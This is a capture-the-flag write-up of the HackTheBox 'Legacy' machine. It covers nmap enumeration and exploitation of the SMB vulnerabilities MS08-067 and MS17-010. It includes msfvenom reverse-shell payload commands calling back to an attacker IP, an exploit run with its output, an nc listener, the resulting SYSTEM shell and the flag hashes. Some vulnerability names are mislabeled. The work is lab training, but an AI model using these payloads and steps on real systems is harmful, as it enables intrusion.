


# Legacy

Write Up by @m3talm3rg3



Don't forget to give me RESPECT on my Hackthebox profile. Thank you !

Any comments let me know.

<https://www.hackthebox.eu/home/users/profile/186209>

## Introduction

It is a machine with easy level according to Hackthebox, this because it is an easy level in the intrusion phase and a easy level in the privilege escalation.

It involves the exploitation of vulnerability MS08-67 and MS17-010 which allows remote code execution, which once exploited has admin permissions.

## Tools and some interesting topics

- Nmap
- SMB
- MS08-067
- MS07-010

## Enumeration

Run the commad nmap to run a first scan

***nmap -p - --open --min-rate 1500 -sV -O -oG InitialPorts legacy.htb.mx***

We found 2 ports:

- 139
- 445

```

/home/pablo/doc/H/WriteUps/R/Legacy on gt P master [1 74] ✓ with root@parrot nmap -p- --open --min-rate 1500 -sV -o InitialPorts legacy.htb.mx at 17:44:57
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 17:45 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.90% done; ETC: 17:46 (0:01:41 remaining)
Nmap scan report for legacy.htb.mx (10.10.10.4)
Host is up (0.22s latency).
Not shown: 65532 filtered ports, 1 closed port
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE        VERSION
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP[2003|2000|2008 (94%), General Dynamics embedded (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2008::sp2
Aggressive OS guesses: Microsoft Windows XP SP3 (94%), Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows XP (92%), Microsoft Windows Server 2003 SP2 (92%), Microsoft Windows XP SP2 or Windows Server 2003 (91%), Microsoft Windows 2003 SP2 (90%), Microsoft Windows Server 2003 (90%), Microsoft Windows 2000 SP4 (90%), Microsoft Windows XP Professional SP3 (90%), Microsoft Windows XP SP2 (90%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.92 seconds
```

We run a second scan to see the default versions and scripts

***nmap -p139,445 -sC -sV -oX PortsVersions legacy.htb.mx***

```

/home/pablo/doc/H/WriteUps/R/Legacy on gt P master [1 74] ✓ with root@parrot nmap -p139,445 -sC -sV -oX PortsVersions 10.10.10.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 17:59 EDT
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
SE Timing: About 99.27% done; ETC: 17:59 (0:00:00 remaining)
Nmap scan report for legacy.htb.mx (10.10.10.4)
Host is up (0.19s latency).
PORT      STATE SERVICE        VERSION
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:
  clock-skew: mean: 5d01h31m16s, deviation: 2h07m16s, median: 5d00h01m16s
  nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:bl:3c (VMware)
  smb-os-discovery:
    OS: Windows XP (Windows 2000 LAN Manager)
    OS CPE: cpe:/o:microsoft:windows_xp::
    Computer name: legacy
    NetBIOS computer name: LEGACY\X00
    Workgroup: HTB\X00
    System time: 2020-07-18T04:00:49+03:00
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  smb2-time: Protocol negotiation failed (SMB2)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.68 seconds
```

We run a third scan but only to the samba service to check if it is vulnerable to any NMAP script and we find that it is vulnerable to two exploits.


```

/home/pablo/doc/H/WriteUps/R/Legacy on gt P master [1 74] ✗ 1 with root@parrot nmap --script=vuln -p 445 10.10.10.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 18:03 EDT
Pre-scan script results:
| Broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts are all up (not vulnerable).
Nmap scan report for legacy.htb.mx (10.10.10.4)
Host is up (0.22s latency).
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms88-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS88-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|     The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms88-067.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
```

# Exploiting

## MS07-068

Reviewing in google we find the exploit of the user UserXGnu we download it and we will modify it later so that it works with our IP's.



Reviewing it we need to create our shell for it to work properly. So we create our shell with msfvenom with the following command.

***msfvenom -p windows/shell\_revers\_tcp LHOST=10.10.14.51 LPORT=4444 EXITFUNC=thread -b '\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40' -f c -a x86 --platform windows***

**-p** payload to use, in this case we need a reverse tcp shell

**LHOST** the ip where we will send the shell

**LPORT** the port where we will use to listening

**EXITFUNC** the exiting method, which chooses if you want to close the whole process or just the relevant thread (useful when performing Buffer Overflows and you don't want the application to crash after you have exploited it)

**-b** Avoid using any "bad" bytes so that the shellcode is not truncated or the application crashes.

**-f** format option to simply specify the output format.

**-a** select operating system architecture

**--platform** select the operating system platform



```

C:\>copy \\10.10.14.51\whoami.exe
copy \\10.10.14.51\whoami.exe
The system cannot find the path specified.

C:\>copy \\10.10.14.51\whoami.exe
copy \\10.10.14.51\whoami.exe
1 file(s) copied.

C:\>whoami.exe
whoami.exe
NT AUTHORITY\SYSTEM

```

```

Directory of C:\Documents and Settings\john\Desktop
16/03/2017 09:19 <DIR> .
16/03/2017 09:19 <DIR> ..
16/03/2017 09:19 32 user.txt
1 File(s) 32 bytes
2 Dir(s) 6.297.604.096 bytes free

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>

```

## USER FLAG

```

Directory of C:\Documents and Settings\Administrator\Desktop
16/03/2017 09:18 <DIR> .
16/03/2017 09:18 <DIR> ..
16/03/2017 09:18 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 6.297.600.000 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>

```

## ROOT FLAG

## MS17-010

Reviewing in google we find the exploit of the user [helviojunior](#) we download it and we will use it later so that it works with our IP's.

This exploit needs a shellcode file so again we will use msfvenom to create an exe file. To create it we use the following command:

***msfvenom -p windows/shell\_revers\_tcp LHOST=10.10.14.51 LPORT=4444 EXITFUNC=thread -f exe -a x86 --platform windows -o reverse.exe***

We execute the exploit indicating the victim's ip and our exe file. And we listening.

```

/home/pablo/Doc/H/Machine R/Le/exploits on git P master 764 with root@parrot took 31s python send_and_execute.py legacy.htb.mx reverse.exe
Trying to connect to legacy.htb.mx:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x8230c6d0
SESSION: 0xe1093868
FLINK: 0x7bd48
InData: 0x7ae28
AID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe2111288
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe2111328
overwriting token userAndGroups

```

```

/home/pablo/Downloads on git P master 764 with root@parrot took 1m 8s nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.51] from (UNKNOWN) [10.10.10.4] 1041
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

And we have our shell!!!

Only remains to see and search for the flags.

```
C:\Documents and Settings\john>dir
dir
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\john

16/03/2017  08:33    <DIR>        .
16/03/2017  08:33    <DIR>        ..
16/03/2017  09:19    <DIR>        Desktop
16/03/2017  08:33    <DIR>        Favorites
16/03/2017  08:33    <DIR>        My Documents
16/03/2017  08:20    <DIR>        Start Menu
               0 File(s)                0 bytes
               6 Dir(s)  6.297.432.064 bytes free

C:\Documents and Settings\john>cd Desktop
cd Desktop

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>
```

## USER FLAG

```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>cd ..
cd ..
d
C:\Documents and Settings\john>cd ..
cdcd ..
c'cdcd' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\john>cd Administrator
ccd Administrator
'ccd' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\john>cd Administrator
cd Administrator
The system cannot find the path specified.

C:\Documents and Settings\john>cd ..
cd ..

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>
```

## ROOT FLAG